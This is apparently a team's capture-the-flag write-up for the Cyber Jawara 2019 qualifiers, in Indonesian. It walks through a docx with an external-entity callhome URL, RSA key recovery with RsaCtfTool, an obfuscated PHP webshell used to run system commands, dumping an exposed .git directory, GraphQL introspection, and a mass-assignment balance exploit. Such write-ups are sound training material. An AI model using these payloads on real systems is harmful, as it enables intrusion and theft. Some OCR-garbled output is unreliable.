

# [SOAL 1][Forensics - CJ.docx]

NAMA TIM: [Mari Bercuan]\*Ubah sesuai dengan nama tim anda

**ZONA:** [1 Sumatera] \*Ubah sesuai dengan zona anda

Minggu 8 September 2019

# **Ketua Tim**


1 M. Nur Hasan Aprilian

# **Anggota**

1 M. Hendro Junawarko

Capture The Flag Report

1 Executive SummaryDiberikan sebuah file CJ.docx berikut



# **Technical Report**

lakukan carving data dengan menggunakan foremost terdapat file zip berisi komponen Ms. Word, gunakan grep untuk mencari string dengan format flag "CJ2019"

```
flintzeshadow = ~ / Downloads/CJ2019/forensics/output/zip $ grep -ri "CJ2019"

LENTITY callhome SYSTEM "jawara.idsirtii.or.id/?flag=CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}& w:document xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http://schemas.microsoft" xmlns:w="http://schemas.microsoft" xmlns:w="http://sche
```

Conclusion

flag: CJ2019{oh\_\*\*\*\*\_h3r3\_w3\_g0\_again!!!1!1}



# [SOAL 2][Cryptography - Sanity Check]

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Capture The Flag Report

1 Executive Summary diberikan sebuah file zip berisi public, private key beserta encrypted flag

----BEGIN RSA PRIVATE KEY----

MIICXgIBAAKBgQDhEVSfJxABVd3hLUdIQE/kFXwtWwlOk4oJNgCl7iqdrJ6xQnoQ dfjeS5t2UeWjfeROhcZAjliP1azK1qVo4WWmilYyHD4Bq7lcq1trSNmLAXRoZwpQ

eOaT3LdE2rcXHQDDy1/JmEs5e/8YobolX6zps4MHqAF6WdaE6uKY3ysocwlDAQAB
AoGBAJplJyXeyC4CV6mHRCUeaS/QRVVf3zNcpw7WittkdruflWWlcvAj3cuxFj6+
w8e6Lwpm3q+dOHljXZvwT5x5Mx8XkeqEr9OtrFW+w9XoHC5PqmpTROZBn7pkQWWt
1MghvzxolGt2Y6nfJum0X/z6yBx/q27/sAyrm43rpCuBGuaRAkEA9ZcOSaA6HY7E
dZT+al4hNEdqpfklFRxFfGwG2lHRMwWKorL4WHVulljpV/TEM/pJ4/B0fkb8PeLS
dW6dhedFhwJBAOqblSslsRmptDJN1GDspVRdBw9vY3OzMAaw7f+BpNsrKubSlMLL
n30hhxXgFvRPSYt+OE+xA/KcWcgnt/HhALUCQQCQyFjX9unL+xq+5vOF6bBRjbjF
2DeQVnZwf48Znl6kMaQlfrUCEVi4TwphnB7/NZLSGjPTLi4OneXM7UVYZ5uJAkAg
62vm+fU/0JxEYr9mSk54pAUVmV+vlHmgtrrum1ZymoAOm4XcP45FlKrL2wHdjjKX
rEJijEgthtriRxB8lEHxAkEAjMpSRRyvLybUKxltpDUfgCByhYKUKK3QouDuLqOH
NKMvoWMbe0nPwoSrL0mpzLmjo9L5EVlB65yY4uoq3iSfAw==
-----END RSA PRIVATE KEY-----

----BEGIN PUBLIC KEY----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDhEVSfJxABVd3hLUdIQE/kFXwt WwlOk4oJNgCl7iqdrJ6xQnoQdfjeS5t2UeWjfeROhcZAjliP1azK1qVo4WWmilYy HD4Bq7lcq1trSNmLAXRoZwpQeOaT3LdE2rcXHQDDy1/JmEs5e/8YobolX6zps4MH qAF6WdaE6uKY3ysocwlDAQAB

----END PUBLIC KEY----

Technical Report dengan melakukan rsa decrypt pada web <a href="http://merricx.github.io/enigmator/cipher/rsa.html">http://merricx.github.io/enigmator/cipher/rsa.html</a>

```
Public Key: Text File

----BEGIN PUBLIC KEY----
MIGFMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDhEVSfJxABVd3hLUdIQE/kFXwt
WwI0k4oJNgCI7iqdrJ6xQnoQdfjeS5t2UeWjfeR0hcZAjIiP1azK1qVo4WwmiIYy
HD4Bq7lcq1trSNmLAXRoZwpQe0aT3LdE2rcXHQDDy1/JmEs5e/8YoboIX6zps4MH
qAF6WdaE6uKY3ysocwIDAQAB
-----END PUBLIC KEY-----

Encrypt Decrypt

Output:
CJ2019{w3lc0m3_to_Cyber_Jawara_quals}
```

## Conclusion

flag: CJ2019{w3lc0m3\_to\_Cyber\_Jawara\_quals}



[SOAL 3][Cryptography - Insanity Check]

Capture The Flag Report

1 Executive Summary diberikan file zip berisi public key dan encrypted file tanpa sebuah private key

----BEGIN PUBLIC KEY----

MIIEIjANBgkqhkiG9w0BAQEFAAOCBA8AMIIECgKCBAEA2iJda8l37OvW1xl0szCe Idp5RTOL9nItBJJtMNYBvzuiaYIOjhS/1mCMYHFZYxQKLUCHeBkle/9RJ/8pRmzr 5KhXv+KP2Uxm9prZnHW4f7iD4eb778l+Y+yM7+SBeqNZcpAw0TbBZm9hS1nx5MD Ν mc7yZi2h+8xzGkqq8JvlywnAZPr6bQlSgPm4IjlTn4pv1K3xDVRqrlg3PAiafrPB 0IjGtGapGPVAmGxAGf3ai2i1aMNJJwdlu0kuJtZXstDbeo0ZcNVFpxlduzWTPlHA CirFqMnlkSMssW4Q7wGUbS/pOp3MJYCFLoa8mKyPd1QIB3eLENHCKvPzHI3RiWxg /jk+uFhtssRDwaYnl4EiFGzWeccdXgRTQsMeBzEU069bdWXN/2m1nc5+TC8mC29U 8F/Z/DheqUVNSQhlq9nuQr93quZ/oZqP8rLO+J/qqxlqtBk/RtY4bJP5qZOP7bjt EC/QjXkw1P6+JBqEd0BJMSDIxfVYmFNvMMLiGtFdFXvybxui8gXif8aBOkJ8DaXv FJMOhn4iuS8DIKgck6Jzyb/fUUN0KvMxcP/ol9+CnO0eCY2GARo825Af5MTQqoUm aS7muPF5PgpaoXQj4IuK3BJSv3MgmAjryhHIHYKfyvFaxuFnRWiz2+1Cxa9tg6t3 5St3tbYHkPCRohFfOkhwghUBk2pqNAguBHdV6+u3LB13G8ZSPYe8VFXVRVvyyzBg fAeA3zNAGQCwyWKir+GMotT8TsHvcjzeIdZ2edksEOYKXMOIDCMEXFrCXTo7Aadr 11JrJh11tik59xg9w9qhhxkgORZlTyU1oc6PNP0ALORO+tiwrsfpVKigjw8tlHGp ZeZj1RiW/pJFbDDKN7T4VYPNmUPIv3aid7Eh7ee4s0j2FyTrUcQ3xWldLG462nkr R0GIJMZKJX5dKyDE3bhABnwsOGDoccDxUe1Gd7Vflyebw9vBlIK+qnj7K5STqI+v wP4|OsmHm7k2sZLZDQOb+M1m4Wkf105NgY|fS|vamd/1m21rQiFOIQT6rgHT9mVh 7Qbw6DMsWBEw8Bd8bQQ+pzzdihh46uvc9jknzsHxoUBeNI0HpXcMZvAl3XXHi+o8

i5OeKNVEfFuzBB7562Tb6CHiUnkY8HFHIr6FiOozE8QvbFA/ek7QZfRip5mCQkIE
Dig3s3QYQ4nao+HtVQQ/M6evc2RTE269BmoZja728sESdemHuJZHQLILIc+9BbFz
fv+8MavS7vwnlcGlxd1B0udsH4vEfIDsep1McJjJrRpoRjBRWM9qVQRAM2Q77VI9
ib9YUft5xmYC85ri4JcxyAHp71bxZlb0Rnv1IJQjjSB13XABt5M6JKeFu1jSxdC0
xwIDAQAB
-----END PUBLIC KEY-----

Technical Report disini kami memakai rsactftool <a href="https://github.com/Ganapati/RsaCtfTool">https://github.com/Ganapati/RsaCtfTool</a> untuk melakukan attack pada RSA encryption tersebut

./RsaCtfTool.py --publickey ../CJ2019/crypto/insan2/key.pub --uncipherfile ../CJ2019/crypto/insan2/flag.txt.encrypted

l\xe7\xa2M"\xd0\xa2\x89H\x9ah\xff9/u\xfey\xca\t\nS\x1b\xdb\xbf]U\xb3\x03\x14\x96\x d5\xe2W\xd5\xb7\x03[;3\*\xe7\x82\xfc\x86r\x02;\x16k\xb4\xf8s\xbb<\x0c\x847YWL&Bt\x8 l\xf7h\x00CJ2019{breaking\_insecure\_rsa\_is\_not\_so\_hard}\n'

Conclusion


flag: CJ2019{breaking\_insecure\_rsa\_is\_not\_so\_hard}



[SOAL 4][Web - Mysterious]

# Capture The Flag Report

1 Executive Summary diberikan sebuah website berisi shell yang tidak dapat diakses berikut beserta source codenya



# source code shell.php

```
<?php $_="`{{{"^"?<>/";${$_}[$_](${$_}[._._.]);
```

# **Technical Report**

diketahui bahwa webshell tersebut tanpa menggunakan angka dan huruf, mendapat referensi dari web ini <a href="http://www.programmersought.com/article/7881105401/">http://www.programmersought.com/article/7881105401/</a>

jika kita ubah maka seperti ini hasilnya

```
http://203.34.119.237:50000/shell.php?_GET=xxxx&____=xxxx
```

tinggal masukan function system beserta commandnya

http://203.34.119.237:50000/shell.php?\_GET=system&\_\_\_\_=cat %20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt

← → C ① ① Not secure 203.34.119.237:50000/shell.php?\_GET=system&\_\_=cat%20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt

CJ2019{shell\_or\_no\_shell\_that\_is\_the\_question}

# Conclusion

flag: CJ2019{shell\_or\_no\_shell\_that\_is\_the\_question}



[SOAL 5][Web - Under Construction]

Capture The Flag Report

Executive Summary
 Diberikan sebuah web berikut



# **Under Construction**

Technical Report diketahui terdapat git disana



kami coba lakukan dumper git tersebut dengan git tools <a href="https://github.com/internetwache/GitTools">https://github.com/internetwache/GitTools</a>

./gitdumper.sh http://203.34.119.237:50001/.git/ output/

# lakukan git log untuk melihat perubahan commit

### 3. Conclusion


flag: CJ2019{git\_crawling\_for\_fun\_and\_profit}




[SOAL 6][Web - Chuu]

# Capture The Flag Report

 Executive Summary diberikan web berisi link video kpop



2. Technical Report mencoba dengan burpsuite didapat sebuah eksekusi query JSON



diketahui bahwa terdapat vulnerabilty pada graphql

```
← → C ① ① Not secure 203.34.119.237:50003/graphql yang {"errors":[{"message":"Must provide query string."}]}
```

merupakan alternatif rest API, yang mengizinkan siapapun dapat melakukan query pada web tersebut

lakukan request query berikut

```
http://203.34.119.237:50003/graphql?
query={ schema{types{name,fields{name}}}}}
```

```
("name": "schema": ("types": [("name": "Query", "fields": [("name": "videos"), ("name": "chuuGiveMeFlagPlease")]}, ("name": "Video", "fields": "vyoutube"]]}, ("name": "Int", "fields": null}, ("name": "fields": null}, ("name": "Flag", "fields": ("lame": "routube")]]}, ("name": "queryType"), ("name": "subscriptionType"), ("name": "directives")]}, ("name": "Jyesible "joossible "joossib
```

didapat fieldname mencurigakan 'chuuGiveMeFlagPlease' langsung coba lakukan query

```
← → C ① ① Not secure 203.34.119.237:50003/graphql?query={chuuGiveMeFlagPlease{value}}

{"data":{"chuuGiveMeFlagPlease":{"value":"CJ2019{u_c4n_l15t_ALL_qu3r13s}"}}}
```

3. Conclusion


flag: CJ2019{u\_c4n\_l15t\_ALL\_qu3r13s}



[SOAL 7][Web - Heejin]

# Capture The Flag Report

Executive Summary
 diberikan kembali sebuah website kpop berbasis golang dengan
 tampilan list card sebuah pembelian flag beserta source code
 lengkapnya.



 Technical Report mencoba lakukan register akun dan didapat balance hanya 100000 dimana harga Flag yang benar sebesar 13371337.

pada source code model didapat object user saat melakukan registrasi nilai default pada money adalah 100000

disini kami menggunakan burp suite untuk melakukan request register akun .

```
Request
      Params
              Headers
                      Hex
 Raw
POST /api/register HTTP/1.1
Host: 203.34.119.237:50002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 69
Connection: close
```

Sekaligus dengan memasukan nilai pada money tersebut sebanyak 999999999



Akhirnya uang kita cukup untuk membeli lonT flag tersebut



### 3. Conclusion

flag: CJ2019{I3t5\_9eT\_r1cH\_I1k3\_H33j1n}



[SOAL 8][Network - Split]

# Capture The Flag Report

- Executive Summary
   diberikan file split.pcap yang merupakan traffic sebuah website
- Technical Report
   lakukan analisis dengan menggunakan wireshark, diketahui bahwa terdapat pecahan file zip juga file pass.txt

	Time	Source	Destination	Protoc(▼ Le	ength Info
37	16.232611	103.107.198.126	157.230.34.89	HTTP	504 GET / HTTP/1.1
40	16.233400	157.230.34.89	103.107.198.126	HTTP	853 HTTP/1.0 200 OK (text/html)
48	21.448840	103.107.198.126	157.230.34.89	HTTP	559 GET /archive.zip.partad HTTP/1.1
53	21.449633	157.230.34.89	103.107.198.126	HTTP	290 HTTP/1.0 200 OK
68	78.302160	103.107.198.126	157.230.34.89	HTTP	549 GET /pass.txt HTTP/1.1
73	90.572982	157.230.34.89	103.107.198.126		277 HTTP/1.0 200 OK (text/plain)
85	101.643033	103.107.198.126	157.230.34.89	HTTP	559 GET /archive.zip.partaf HTTP/1.1
88	101.643828	157.230.34.89	103.107.198.126	HTTP	290 HTTP/1.0 200 OK
		103.107.198.126	157.230.34.89		559 GET /archive.zip.partag HTTP/1.1
98	105.047326	157.230.34.89	103.107.198.126	HTTP	252 HTTP/1.0 200 OK
104	106.709676	103.107.198.126	157.230.34.89	HTTP	559 GET /archive.zip.partab HTTP/1.1
109	106.710438	157.230.34.89	103.107.198.126	HTTP	290 HTTP/1.0 200 OK
115	109.473291	103.107.198.126	157.230.34.89	HTTP	559 GET /archive.zip.partac HTTP/1.1
	109.474167	157.230.34.89	103.107.198.126	HTTP	290 HTTP/1.0 200 OK
126	110.331918	103.107.198.126	157.230.34.89		559 GET /archive.zip.partaa HTTP/1.1
		157.230.34.89	103.107.198.126	HTTP	290 HTTP/1.0 200 OK
140	112.896777	103.107.198.126	157.230.34.89	HTTP	559 GET /archive.zip.partae HTTP/1.1
143	112.898357	157.230.34.89	103.107.198.126	HTTP	290 HTTP/1.0 200 OK

lakukan ektraksi file dengan File → Export Objects → HTTP

```
rw-r--r-- 1 flintz flintz 648 Sep
     r-- 1 flintz flintz 648 Sep
                                  7 12:47 '%2f(2)'
      r-- 1 flintz flintz
                           40 Sep 7 12:47 archive.zip.partaa
                           40 Sep
                                            archive.zip.partab
                           40 Sep
                                   7 12:47 archive.zip.partac
                           40 Sep
                                            archive.zip.partad
                           40 Sep
                                   7 12:47 archive.zip.partae
                           40 Sep
                                   7 12:47 archive.zip.partaf
                           3 Sep
                                            archive.zip.partag
                          195 Sep
                                            asdf
                           49 Sep
                                            flag.txt
                          243 Sep
                                            ok.zip
  r--r-- 1 flintz flintz
  r--r-- 1 flintz flintz
                           41 Sep
```

gabungkan zip tersebut dengan perintah cat

cat archive.zip.partaa archive.zip.partab archive.zip.partac archive.zip.partad archive.zip.partae archive.zip.partaf archive.zip.partag > ok.zip

lakukan ekstraksi dengan pass yang sudah didapatkan

# 3. Conclusion

flag: CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}